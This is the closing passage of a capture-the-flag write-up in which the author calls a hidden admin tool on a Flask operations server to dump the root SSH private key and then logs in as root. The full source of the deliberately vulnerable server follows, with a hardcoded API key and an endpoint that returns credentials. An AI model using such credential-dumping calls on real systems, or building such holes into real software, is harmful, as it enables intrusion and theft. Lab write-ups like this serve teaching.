
I found code that, when target == ssh_keys, reads and returns the root SSH key. So I tried making a request to extract it.
Step 3: Extract Root SSH Private Key via API
1
2
3
4
5
6
7
8
9
10
curl -X POST http://127.0.0.1:5000/tools/call \
  -H "X-API-Key: [REDACTED]" \
  -H "Content-Type: application/json" \
  -d '{
    "name": "ops._admin_dump",
    "arguments": {
      "target": "ssh_keys",
      "confirm": true
    }
  }'
The response contained the root user’s private SSH key.
Step 4: Save the SSH Key and Connect
1
2
3
4
5
cat > root_key << 'EOF'
[REDACTED_SSH_PRIVATE_KEY]
EOF

chmod 600 root_key
Step 5: Connect as Root via SSH
1
ssh -i root_key root@10.129.10.147

I got the root flag!
Root Cause
The OPSMCP service was running as root and had an undocumented ops._admin_dump tool that exposed sensitive credentials — including the root SSH private key — without any proper authorization controls.
Finally, I pwned the machine!

Source code for the vulnerable server is included at the end for educational reference.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
#!/usr/bin/env python3
"""
OPSMCP - Operations MCP Server
Internal tool for system operations management
"""

from flask import Flask, jsonify, request
import os

app = Flask(__name__)

# API Key for authentication
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"

# Registered tools (visible)
VISIBLE_TOOLS = {
    "ops.system_status": {
        "description": "Get system status and health metrics",
        "parameters": {}
    },
    "ops.list_services": {
        "description": "List running services",
        "parameters": {}
    },
    "ops.check_disk": {
        "description": "Check disk usage",
        "parameters": {}
    },
    "ops.view_logs": {
        "description": "View recent system logs",
        "parameters": {"service": "string"}
    }
}

# Hidden tools (not in /tools/list but callable)
HIDDEN_TOOLS = {
    "ops._admin_dump": {
        "description": "Emergency credential dump - INTERNAL ONLY",
        "parameters": {"target": "string", "confirm": "boolean"}
    },
    "ops._debug_mode": {
        "description": "Enable debug mode",
        "parameters": {}
    }
}

ALL_TOOLS = {**VISIBLE_TOOLS, **HIDDEN_TOOLS}

def check_auth():
    """Check API key authentication"""
    api_key = request.headers.get('X-API-Key', '')
    return api_key == VALID_API_KEY

@app.route('/')
def index():
    return jsonify({
        "server": "OPSMCP",
        "version": "2.1.0",
        "status": "operational",
        "endpoints": ["/tools/list", "/tools/call", "/health"],
        "auth": "Required - X-API-Key header"
    })

@app.route('/health')
def health():
    return jsonify({"status": "healthy", "uptime": "14d 3h 22m"})

@app.route('/tools/list')
def list_tools():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    return jsonify({
        "tools": list(VISIBLE_TOOLS.keys()),
        "count": len(VISIBLE_TOOLS),
        "details": VISIBLE_TOOLS
    })

@app.route('/tools/call', methods=['POST'])
def call_tool():
    if not check_auth():
        return jsonify({"error": "Unauthorized", "message": "Valid X-API-Key header required"}), 401

    data = request.get_json() or {}
    tool_name = data.get('name', '')
    args = data.get('arguments', {})

    if not tool_name:
        return jsonify({"error": "Tool name required"}), 400

    if tool_name not in ALL_TOOLS:
        return jsonify({"error": f"Unknown tool: {tool_name}"}), 404

    # Execute tool
    if tool_name == "ops.system_status":
        return jsonify({
            "cpu": "23%",
            "memory": "1.2GB/4GB",
            "load": "0.45",
            "status": "nominal"
        })

    elif tool_name == "ops.list_services":
        return jsonify({
            "services": [
                {"name": "nginx", "status": "running", "pid": 1234},
                {"name": "opsmcp", "status": "running", "pid": 5678},
                {"name": "jupyter", "status": "running", "pid": 9012},
                {"name": "mcpjam", "status": "running", "pid": 3456}
            ]
        })

    elif tool_name == "ops.check_disk":
        return jsonify({
            "filesystems": [
                {"mount": "/", "used": "4.2G", "available": "15G", "percent": "22%"},
                {"mount": "/home", "used": "1.1G", "available": "8G", "percent": "12%"}
            ]
        })

    elif tool_name == "ops.view_logs":
        service = args.get('service', 'system')
        return jsonify({
            "service": service,
            "logs": [
                "[2026-01-22 10:00:01] Service started",
                "[2026-01-22 10:00:02] Listening on configured port",
                "[2026-01-22 10:15:33] Health check passed",
                "[2026-01-22 11:00:00] Routine maintenance completed"
            ]
        })

    elif tool_name == "ops._debug_mode":
        return jsonify({
            "debug": True,
            "message": "Debug mode enabled",
            "hidden_tools": list(HIDDEN_TOOLS.keys()),
            "note": "Debug endpoints now accessible"
        })

    elif tool_name == "ops._admin_dump":
        target = args.get('target', '')
        confirm = args.get('confirm', False)

        if not confirm:
            return jsonify({
                "error": "Confirmation required",
                "usage": "Set confirm=true to proceed",
                "warning": "This dumps sensitive credentials"
            })

        if target == "ssh_keys":
            try:
                with open('/root/.ssh/id_rsa', 'r') as f:
                    key_data = f.read()
                return jsonify({
                    "target": "ssh_keys",
                    "root_private_key": key_data,
                    "note": "Emergency recovery key dump"
                })
            except Exception as e:
                return jsonify({
                    "target": "ssh_keys",
                    "error": f"Could not read key: {str(e)}"
                })

        elif target == "passwords":
            return jsonify({
                "target": "passwords",
                "dump": {
                    "root": "$6$rounds=656000$saltsalt$hashedpassword",
                    "analyst": "JupyterN0tebook!2026",
                    "mcp-dev": "Mcp!Insp3ct0r2026"
                }
            })

        elif target == "tokens":
            return jsonify({
                "target": "tokens",
                "api_tokens": {
                    "admin_token": "opsmcp_admin_7f3b9c2d1e4f5a6b",
                    "service_token": "opsmcp_svc_8c9d0e1f2a3b4c5d"
                }
            })

        else:
            return jsonify({
                "error": "Invalid target",
                "valid_targets": ["ssh_keys", "passwords", "tokens"]
            })

    return jsonify({"error": "Tool execution failed"}), 500

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)